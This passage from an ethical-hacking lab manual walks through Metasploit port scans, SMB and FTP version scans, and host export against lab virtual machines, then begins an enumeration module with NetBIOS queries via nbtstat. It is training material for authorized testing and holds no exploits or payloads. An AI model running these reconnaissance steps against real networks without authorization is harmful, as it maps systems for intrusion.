


Figure 6.1.10: Importing Nmap results from the database using Metasploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Type **hosts** and hit **Enter** to view the list of active hosts along with their MAC addresses, OS names, etc. as shown in the screenshot.




Figure 6.1.11: List of live hosts in the subnet

19. Type **services** or **db_services** and hit **Enter** to receive a list of the services running on the active hosts, as shown in the screenshot.




Figure 6.1.12: List of services running on the hosts in the subnet

Note: In addition to running Nmap, there are a variety of other port scanners that are available within the Metasploit framework to scan the target systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Perform Port Scanning Using MSF Modules

20. Type **search portscan** and hit **Enter**. The Metasploit port scanning modules appear, as shown in the screenshot.




Figure 6.1.13: List portscan modules

21. Here, we will use the **auxiliary/scanner/portscan/syn** module to perform an SYN scan on the target systems. To do so, type **use auxiliary/scanner/portscan/syn** and press **Enter**.

22. We will use this module to perform an SYN scan against the target IP address range (**10.10.10.5-20**) to look for open port 80 through the eth0 interface.

    To do so, issue the below commands:

    - **set INTERFACE eth0**
    - **set PORTS 80**
    - **set RHOSTS 10.10.10.5-20**
    - **set THREADS 50**

Note: **PORTS**: specifies the ports to scan (e.g., 22-25, 80, 110-900), **RHOSTS**: specifies the target address range or CIDR identifier, and **THREADS**: specifies the number of concurrent threads (default 1).




Figure 6.1.14: Setting values to perform a port scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. After specifying the above values, type **run**, and press **Enter** to initiate the scan against the target IP address range.

Note: Similarly, you can also specify a range of ports to be scanned against the target IP address range.

24. The result appears, displaying open port 80 in active hosts, as shown in the screenshot.




Figure 6.1.15: Port scan result

25. Now, we will perform a TCP scan for open ports on the target systems. To do so, first type **back**, and then press **Enter** to revert to the msf command line.

26. To load the auxiliary/scanner/portscan/tcp module, type **use auxiliary/scanner/portscan/tcp** and press **Enter**.

27. Type **hosts -R** and press **Enter** to automatically set this option with the discovered hosts present in our database.

Or

Type **set RHOSTS <Target IP Address>** and press **Enter**.

Note: Here, we will perform a TCP scan for open ports on a single IP address (**10.10.10.16**), as scanning multiple IP addresses consumes much time.




Figure 6.1.16: Port scanning using TCP scan

28. Type **run** and press **Enter** to discover open TCP ports in the target system.

29. The results appear, displaying all open TCP ports in the target IP address (10.10.10.16).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.1.17: Port scanning using TCP scan

30. Now that we have determined the active hosts on the target network, we can further attempt to determine the OSes running on the target systems. As there are systems in our scan that have port 445 open, we will use the module scanner/smb/version to determine which version of Windows is running on a target and which Samba version is on a Linux host.

TASK 1.4

SMB Version Scan

31. To do so, first type **back**, and then press **Enter** to revert to the msf command line. Then, type **use auxiliary/scanner/smb/smb_version** and press **Enter**.
32. We will use this module to run a SMB version scan against the target IP address range (**10.10.10.5-20**). To do so, issue the below commands:
    - **set RHOSTS 10.10.10.5-20**
    - **set THREADS 11**




Figure 6.1.18: SMB version scanning

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Type **run** and press **Enter** to display the SMB versions of the target hosts.




Figure 6.1.19: SMB version scanning results

TASK 1.5

FTP Version Identification

34. While performing a scan using Nmap, we discovered that the FTP port 21 is open on the host 10.10.10.10 in the target network. Now, we will scan the target host to identify the FTP version.
35. Type **back** and press **Enter**. To load an FTP module, type **use auxiliary/scanner/ftp/ftp_version** and press **Enter**.
36. Type **set RHOSTS 10.10.10.10** and press **Enter** to specify the target host.




Figure 6.1.20: FTP version scanning

37. Type **run** and press **Enter** to initiate the FTP version identification scan.
38. The result appears, displaying the FTP version details of the target host, as shown in the screenshot.




Figure 6.1.21: FTP version identification scan results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Type **hosts** and press **Enter** to view detailed information on active hosts in the target network.




Figure 6.1.22: List of live hosts in the target IP range

TASK 1.6

Export Scan Result

40. You can further export this information to a CSV file. To do so, first type **back**, and then press **Enter**. Now, type **hosts -o /root/Desktop/Metasploit_Scan_Results.csv** and press **Enter**.




Figure 6.1.23: Exporting hosts data

41. Navigate to the location **/root/Desktop** and double-click the **Metasploit_Scan_Results.csv** file. The CSV file appears, displaying detailed information on the active hosts in the target IP range.

Note: To navigate to the **Desktop** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **root/Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



	A	B	C	D	E	F	G
1	address	mac	name	os_name	os_flavor	os_sp	purpose
2	10.10.10.1	00:					client
3	10.10.10.9	00:		Linux		2.6.X	server
4	10.10.10.10	00:	WINDOWS10	Windows 10	Enterprise		client
5	10.10.10.13			Linux		3.X	server
6	10.10.10.16	00:	SERVER2016	Windows 2016	Standard		server
7	10.10.10.19			Unknown			device
8	10.10.10.254	00:		Unknown			device
9							

Figure 6.1.24: Exported hosts information

42. This information can further be used to perform vulnerability analysis on the open services discovered in the target hosts.
43. This concludes the demonstration of gathering information on open ports, a list of services running on active hosts, and information related to OSes, amongst others.
44. Close all open windows and document all the acquired information.
45. Turn off the **Windows 10**, **Windows Server 2016**, **Ubuntu**, and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration

Module 04

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the development of network technologies and applications, network attacks are greatly increasing in both number and severity. Attackers continuously search for service and application vulnerabilities on networks and servers. When they find a flaw or loophole in a service run over the Internet, they immediately exploit it to compromise the entire system. Any other data that they find may be further used to compromise additional network systems. Similarly, attackers seek out and use workstations with administrative privileges, and which run flawed applications, to execute arbitrary code or implant viruses in order to intensify damage to the network.

In the first step of the security assessment and penetration testing of your organization, you gather open-source information about your organization. In the second step, you collect information about open ports and services, OSes, and any configuration lapses.

The next step for an ethical hacker or penetration tester is to probe the target network further by performing enumeration. Using various techniques, you should extract more details about the network such as lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services.

The information gleaned from enumeration will help you to identify the vulnerabilities in your system's security that attackers would seek to exploit. Such information could also enable attackers to perform password attacks to gain unauthorized access to information system resources.

In the previous steps, you gathered necessary information about a target without contravening any legal boundaries. However, please note that enumeration activities may be illegal depending on an organization's policies and any laws that are in effect in your location. As an ethical hacker or penetration tester, you should always acquire proper authorization before performing enumeration.

Lab Objectives

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- Machine names, their OSes, services, and ports
- Network resources
- Usernames and user groups
- Lists of shares on individual hosts on the network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Policies and passwords
- Routing tables
- Audit and service settings
- SNMP and FQDN details

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 115 Minutes

Overview of Enumeration

Enumeration creates an active connection with the system and performs directed queries to gain more information about the target. It extracts lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services using various techniques. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

Ethical hackers or penetration testers use several tools and techniques to enumerate the target network. Recommended labs that will assist you in learning various enumeration techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform NetBIOS Enumeration	√	√	√
	1.1 Perform NetBIOS Enumeration using Windows Command-Line Utilities	√		√
	1.2 Perform NetBIOS Enumeration using NetBIOS Enumerator		√	√
	1.3 Perform NetBIOS Enumeration using an NSE Script		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2	Perform SNMP Enumeration	√	√	√
	2.1 Perform SNMP Enumeration using snmp-check	√		√
	2.2 Perform SNMP Enumeration using SoftPerfect Network Scanner		√	√
3	Perform LDAP Enumeration	√		√
	3.1 Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)	√		√
4	Perform NFS Enumeration	√		√
	4.1 Perform NFS Enumeration using RPCScan and SuperEnum	√		√
5	Perform DNS Enumeration	√	√	√
	5.1 Perform DNS Enumeration using Zone Transfer	√		√
	5.2 Perform DNS Enumeration using DNSSEC Zone Walking		√	√
6	Perform RPC, SMB, and FTP Enumeration		√	√
	6.1 Perform RPC and SMB Enumeration using NetScanTools Pro		√	√
	6.2 Perform RPC, SMB, and FTP Enumeration using Nmap		√	√
7	Perform Enumeration using Various Enumeration Tools	√	√	√
	7.1 Enumerate Information using Global Network Inventory	√		√
	7.2 Enumerate Network Resources using Advanced IP Scanner		√	√
	7.3 Enumerate Information from Windows and Samba Hosts using Enum4linux		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform NetBIOS Enumeration

NetBIOS enumeration is a process of obtaining sensitive information about the target such as a list of computers belonging to a target domain, network shares, policies, etc.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or penetration tester, your first step in the enumeration of a Windows system is to exploit the NetBIOS API. NetBIOS enumeration allows you to collect information about the target such as a list of computers that belong to a target domain, shares on individual hosts in the target network, policies, passwords, etc. This data can be used to probe the machines further for detailed information about the network and host resources.

Lab Objectives

- Perform NetBIOS enumeration using Windows command-line utilities
- Perform NetBIOS enumeration using NetBIOS Enumerator
- Perform NetBIOS enumeration using an NSE Script

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- NetBIOS Enumerator located at **E:\CEH-Tools\CEHv11 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator**
- You may also download the latest version of **NetBIOS Enumerator** from the official website. Please note, however, that if you decide to download the latest version, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 20 Minutes

Overview of NetBIOS Enumeration

NetBIOS stands for Network Basic Input Output System. Windows uses NetBIOS for file and printer sharing. A NetBIOS name is a unique computer name assigned to Windows systems, comprising a 16-character ASCII string that identifies the network device over TCP/IP. The first 15 characters are used for the device name, and the 16th is reserved for the service or name record type.

The NetBIOS service is easily targeted, as it is simple to exploit and runs on Windows systems even when not in use. NetBIOS enumeration allows attackers to read or write to a remote computer system (depending on the availability of shares) or launch a denial of service (DoS) attack.

Lab Tasks

TASK 1

Perform NetBIOS Enumeration using Windows Command-Line Utilities

Here, we will use the *Nbtstat*, and *Net use* Windows command-line utilities to perform NetBIOS enumeration on the target network.

Note: We will use a **Windows Server 2019** (10.10.10.19) virtual machine to target a **Windows 10** (10.10.10.10) virtual machine.

1. Start the **Windows Server 2019** and **Windows 10** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1

View the NetBIOS Name Table of a Remote Computer

3. Open a **Command Prompt** window.
4. Type **nbtstat -a <IP address of the remote machine>** (in this example, the target IP address is **10.10.10.10**) and press **Enter**.

Note: In this command, **-a** displays the NetBIOS name table of a remote computer.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Nbtstat helps in troubleshooting NETBIOS name resolution problems. The nbtstat command removes and corrects preloaded entries using several case-sensitive switches. Nbtstat can be used to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local and remote computers, and the NetBIOS name cache.

